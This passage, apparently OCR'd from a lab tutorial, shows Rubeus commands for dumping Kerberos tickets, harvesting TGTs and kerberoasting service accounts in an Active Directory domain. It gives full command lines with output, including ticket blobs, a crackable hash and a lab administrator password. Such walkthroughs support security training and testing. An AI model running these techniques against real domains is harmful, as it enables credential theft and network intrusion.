
For example, /service:krbtgt displays only TGTs.

rubeus.exe dump

```
C:\Users\Public>rubeus.exe dump
rubeus.exe dump

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


Action: Dump Kerberos Ticket Data (Current User)

[*] Current LUID    : 0x1e0d97

  UserName                 : harshitrajpal
  Domain                   : IGNITE
  LogonId                  : 0x1e0d97
  UserSID                  : S-1-5-21-2377760704-1974907900-3052042330-1115
  AuthenticationPackage    : Kerberos
  LogonType                : Interactive
  LogonTime                : 4/29/2022 11:27:44 AM
  LogonServer              : DC1
  LogonServerDNSDomain     : IGNITE.LOCAL
  UserPrincipalName        : harshitrajpal@ignite.local


    ServiceName              :  ldap/dc1.ignite.local
    ServiceRealm             :  IGNITE.LOCAL
    UserName                 :  harshitrajpal
    UserRealm                :  IGNITE.LOCAL
    StartTime                :  4/29/2022 12:52:09 PM
    EndTime                  :  4/29/2022 10:31:16 PM
    RenewTill                :  5/6/2022 12:31:16 PM
    Flags                    :  name_canonicalize, ok_as_delegate, pre_authent, renewable,
    KeyType                  :  aes256_cts_hmac_sha1
    Base64(key)              :  4Enx/y5A7hVrSswqpopuy4ML99BNNTfb/6zgBFMQHVE=
```

For a specific service like only krbtgt:

rubeus.exe dump /service:krbtgt




Tgtdeleg

Tgtdeleg is Benjamin Delpy's technique that can exploit the Generic Security Service Application Program Interface (GSS-API) trick and allows you to extract a usable TGT .kirbi file from the current user's session in low elevation mode. This Windows API can be used to request a delegate TGT that's intended to be sent to a remote host/SPN.

This can be done like:

rubeus.exe tgtdeleg



As you can see, the current user's TGT has been dumped successfully.

Monitor

The monitor function can periodically extract all TGTs every x seconds where x is the variable provided in the /interval flag.

/targetuser: Only the specified user's tickets will be returned.

rubeus.exe monitor /targetuser:noob$ /interval:10

```
C:\Users\Public>rubeus.exe monitor /targetuser:noob$ /interval:10
rubeus.exe monitor /targetuser:noob$ /interval:10


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: TGT Monitoring
[*] Target user     : noob$
[*] Monitoring every 10 seconds for new TGTs
```

Harvest

The harvest option extracts TGTs every x seconds where x is provided by /interval flag and it also keeps a cache of any extracted TGTs and any tickets about to expire are autorenewed.

/nowrap filter: Displays tickets in a single line (very helpful)

/runfor: Can specify the end time of harvest option

rubeus.exe harvest /interval:30

```
C:\Users\Public>rubeus.exe harvest /interval:30
rubeus.exe harvest /interval:30


  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds


[*] Refreshing TGT ticket cache (4/29/2022 2:16:30 PM)

  User                  :  WORKSTATION01$@IGNITE.LOCAL
  StartTime             :  4/29/2022 11:21:36 AM
  EndTime               :  4/29/2022 9:21:36 PM
  RenewTill             :  5/6/2022 11:21:36 AM
  Flags                 :  name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwa
rdable
  Base64EncodedTicket   :

    doIFPjCCBTqgAwIBBaEDAgEWooIEPTCCBDlhggQ1MIIEMaADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+gAwIBAqEYMBYbBmty
YnRn
    dBsMSUdOSVRFLkxPQ0FMo4ID9TCCA/GgAwIBEqEDAgECooID4wSCA99J0bzGyMD1jPZikb4aQ5L851×5bqvemJicEnvWbADm
qCZV
    E1uqk5b2zTAVeFMuMXJSw5Sb9crfC3AJuYoBn48ITduEAq2HoYFPZ6UjXrJgKfMX50dRwinj0OP5facT/842FXxy1YkX6D8o
4asn
    PzOeJDc7UUY5B3FBbqcF1FtuMeFAr+IXWe6gWyBbRTFm0jtVjsBYlToHVswlvaEpb3dgIK1KUbmjjBQ53tMzrpuPfh9aLB0D
m7/p
    yBOF+HzCH3V/UbwDZXL1nyx3w7BOKBVpLGFd5q6QXKYmsBIuktLJ1oQbrMSUbdiH9ARDCaREqGJqiX9E/hE1qyhGQYOl5uKv
2KID
    yxDp1IAmWe4vB47H57YAMn9lmw8m9m7IhjCF2jppFkIY7oY3sFDGloY/l/8/pIOqWYfN27SqdEpJEu8ulZ5RExWUknCrxiuL
```

Kerberoasting

Kerberoasting is a technique that allows an attacker to steal the KRB_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password. Kerberos uses NTLM hash of the requested Service for encrypting KRB_TGS ticket for given service principal names (SPNs). When a domain user sent a request for TGS ticket to domain controller KDC for any service that has registered SPN, the KDC generates the KRB_TGS without identifying the user authorization against the requested service.

An attacker can use this ticket offline to brute force the password for the service account since the ticket has been encrypted in RC4 with the NTLM hash of the service account.

For a detailed guide on Kerberoasting, see our article **here**.

To perform Kerberoasting using Rubeus for a specified SPN, we can provide using the /spn flag.


rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.


[*] Target SPN              : ldap/dc1.ignite.local/ignite.local
[*] Hash                    : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$220
                              ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118
                              6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9DD
                              7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F
                              B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF984
                              5B948F6052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC06231
                              2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7
                              9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F3
                              B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18F
                              17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C2C
                              990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664
                              14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9
                              B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269F
                              41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA
                              7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868
                              9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E0
                              6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8
                              CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D541
                              B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495
                              AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC
                              B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD0
                              2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAB
                              16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C07
```

As you can see above, a valid Kerberos hash has been dumped by kerberoasting LDAP service. These can be cracked using hashcat with module number 13100.

/tgtdeleg can be used to perform the tgt delegation trick to roast all rc4 enabled accounts

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg




/aes flag can be used to roast all AES enabled accounts while using KerberosRequestorSecurityToken

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes

Alternate domain credentials to perform Kerberoasting and searching for users to kerberoast can be done using the /creduser and /credpassword

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /creduser:ignite.local\Administrator /credpassword:Ignite@987




Some customisation flags can also be specified like

/pwdsetbefore: In the format MM-dd-yyyy then only the accounts whose password was last changed before the specified date shall be roasted

/resultlimit: The number of accounts that shall be roasted will be limited to this value


/delay: Specifies the miliseconds interval between two consecutive TGS requests

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000



/rc4opsec: tgtdeleg trick is used and accounts without AES enabled are roasted.

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec



/simple: hashes are output in the console one per line

/nowrap: with this option Kerberos results will not be line wrapped

rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
